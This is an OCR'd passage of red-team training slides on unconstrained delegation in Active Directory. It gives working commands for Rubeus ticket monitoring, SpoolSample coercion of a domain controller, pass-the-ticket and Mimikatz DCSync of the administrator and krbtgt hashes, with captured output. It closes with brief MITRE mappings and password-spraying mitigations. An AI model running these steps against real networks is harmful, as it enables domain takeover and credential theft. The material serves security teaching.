
#Monitor all logon events (EventID 4624)

Rubeus.exe monitor /interval:1



DOMAIN PRIVESC – UNCONSTRAINED DELEGATION


- Everything's setup and we could just wait for an admin user to connect to us, but why do that when we can force the domain controller to connect to us and steal its ticket, immediately giving us full domain compromise? ;)
- To do this we'll need to download and compile @tifkin's SpoolSample; a PoC tool that can be used to coerce Windows systems to authenticate to any host using the MS-RPRN RPC interface.



DOMAIN PRIVESC – UNCONSTRAINED DELEGATION

- Once we have the SpoolSample executable on our compromised host we can force the domain controller to authenticate to our compromised unconstrained delegation server. This doesn't require administrator privileges.

SpoolSample.exe TARGET-HOST DELEGATION-SERVER



- NOTE: You may get some error messages, but this doesn't mean the attack failed. Let's see what's happening over in our Rubeus session.

DOMAIN PRIVESC – UNCONSTRAINED DELEGATION

- Over in Rubeus…

```
Administrator: Windows PowerShell
PS C:\Users\miller\Desktop\PurpleHaze> .\Rubeus.exe monitor /interval:1

  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.4.2

[*] Action: TGT Monitoring
[*] Monitoring every 1 seconds for 4624 logon events

[+] 8/7/2019 10:32:51 PM - 4624 logon event for 'FOX\FOX-SVR-DC$' from '192.168.80.254'
[*] Target LUID: 0x1ba039
[*] Target service  : krbtgt

  UserName                 : FOX-SVR-DC$
  Domain                   : FOX
  LogonId                  : 0x1ba039
  UserSID                  : S-1-5-21-3614633456-3812767098-950797269-1001
  AuthenticationPackage    : Kerberos
  LogonType                : Network
  LogonTime                : 8/7/2019 7:32:51 PM
  LogonServer              :
  LogonServerDNSDomain     : FOX.COM
```


```
      doIFEjCCBQ6gAwIBBaEDAgEWooIEIzCCBB9hggQbM
      WC5DT02jggPlMIID4aADAgESoQMCAQKiggPTBIIDz
      ViqgV9cY5FseZv9y4nq27piYW7xQK0cvGiimALnJs
      BOUDbPh3Gw4ZrY1xXVMjv7lOoEVCQYNAIdMdBMuFs
      d39MOaGXdApzB3JUKQsICCNZW1/s13DuaUR3vyW1B
      iS3NrtwCOPde+q0EogwqxE+D/o+wmhtlQl3u4AOEb
      o2KDEGJhio03J20Nq8ZsR2+BKI2CN/ihymPZFyO0y
      IOhb1+8YETVEWuVwDeOEMTSknIc1v2bm4ghCMYoNc
      36MiqNEfrx2FOlRJpkBn3kRUET+UbH4h2LBI5+IiQ
      TFKQwP5iNps8Xp4auUamuXOOR82wV0al0h90iwwNv
      TkiPKUfKLg5RnoWdT2e3dggm6N6694ul2qzz7KETV
      VSG/dOKkYsdymV3zkeXlyFhV8d5uodmRAADNZbpdt
      Wa4cULdNLUS6rmirFIdTxsIMdsU+k8KaKsd9+dmtv
      O1D5HOYKrpl+m9A3zfV1zbWjXexigLNbx9J5ljOG+
      YoAGOqQ4ruu2C+w7PevVqqBK1Zd/AFQbwlNOorWRZ
      IBcEslnkf/danIJmlVosyB5WyjDj+c+FsS3idxyq1
      YKEAAKURGA8yMDE5MDgwNzE4NDEwMlqmERgPMjAxO
      GqADAgECoRMwERsGa3JidGd0GwdGT1guQ09N

[*] Extracted  1 total tickets
```

- We grabbed the domain controller's authentication ticket. We can now impersonate the domain controller.
- How about we abuse this access?

DOMAIN PRIVESC – UNCONSTRAINED DELEGATION

- Copy the entire ticket and use the command below to import it into any domain user's session.


Rubeus.exe ptt /ticket:BASE-64-TICKET-HERE



DOMAIN PRIVESC – UNCONSTRAINED DELEGATION

- Great. We've imported the DC's ticket into our session, one of the best ways to abuse this access is to use the DCSync attack to extract the NTLM password hashes for any users in the domain.
- Domain Controllers have the rights to do this since they're required to replicate domain information.
- We can use the Mimikatz command below to easily DCSync any user in the domain.

```
lsadump::dcsync /user:DOMAIN\USERNAME
```





DOMAIN PRIVESC – UNCONSTRAINED DELEGATION

- 2 NTLM hashes you'll definitely want to grab are the domain administrator's and the krbtgt account hash.

lsadump::dcsync /user:DOMAIN\administrator

lsadump::dcsync /user:DOMAIN\krbtgt





- **NOTE:** We'll use the krbtgt NTLM hash to set domain persistence in the next section.

MITIGATION & DETECTION – DOMAIN PRIVESC

RELATED MITRE TACTICS & TECHNIQUES:

- **Privilege Escalation** - https://attack.mitre.org/tactics/TA0004/
- **Credential Access** - https://attack.mitre.org/tactics/TA0006/
- **Credential Dumping** - https://attack.mitre.org/techniques/T1003/
- **Brute Force (Password Spraying)** - https://attack.mitre.org/techniques/T1110/
- **Kerberoasting** - https://attack.mitre.org/techniques/T1208/
- **Software (Mimikatz)** - https://attack.mitre.org/software/S0002/

MITIGATION & DETECTION – PASSWORD SPRAYING

MITIGATION:

- The most straightforward defense against password spraying is strong account and password policies that ensure users use hard to guess passwords/passphrases and disallow too many login attempts from attackers before accounts are locked out.
- But even strong password and account policies may not be enough to prevent password spraying since, unlike bruteforcing, it allows an attacker to be patient with their access attempts.
- So how do we detect it?

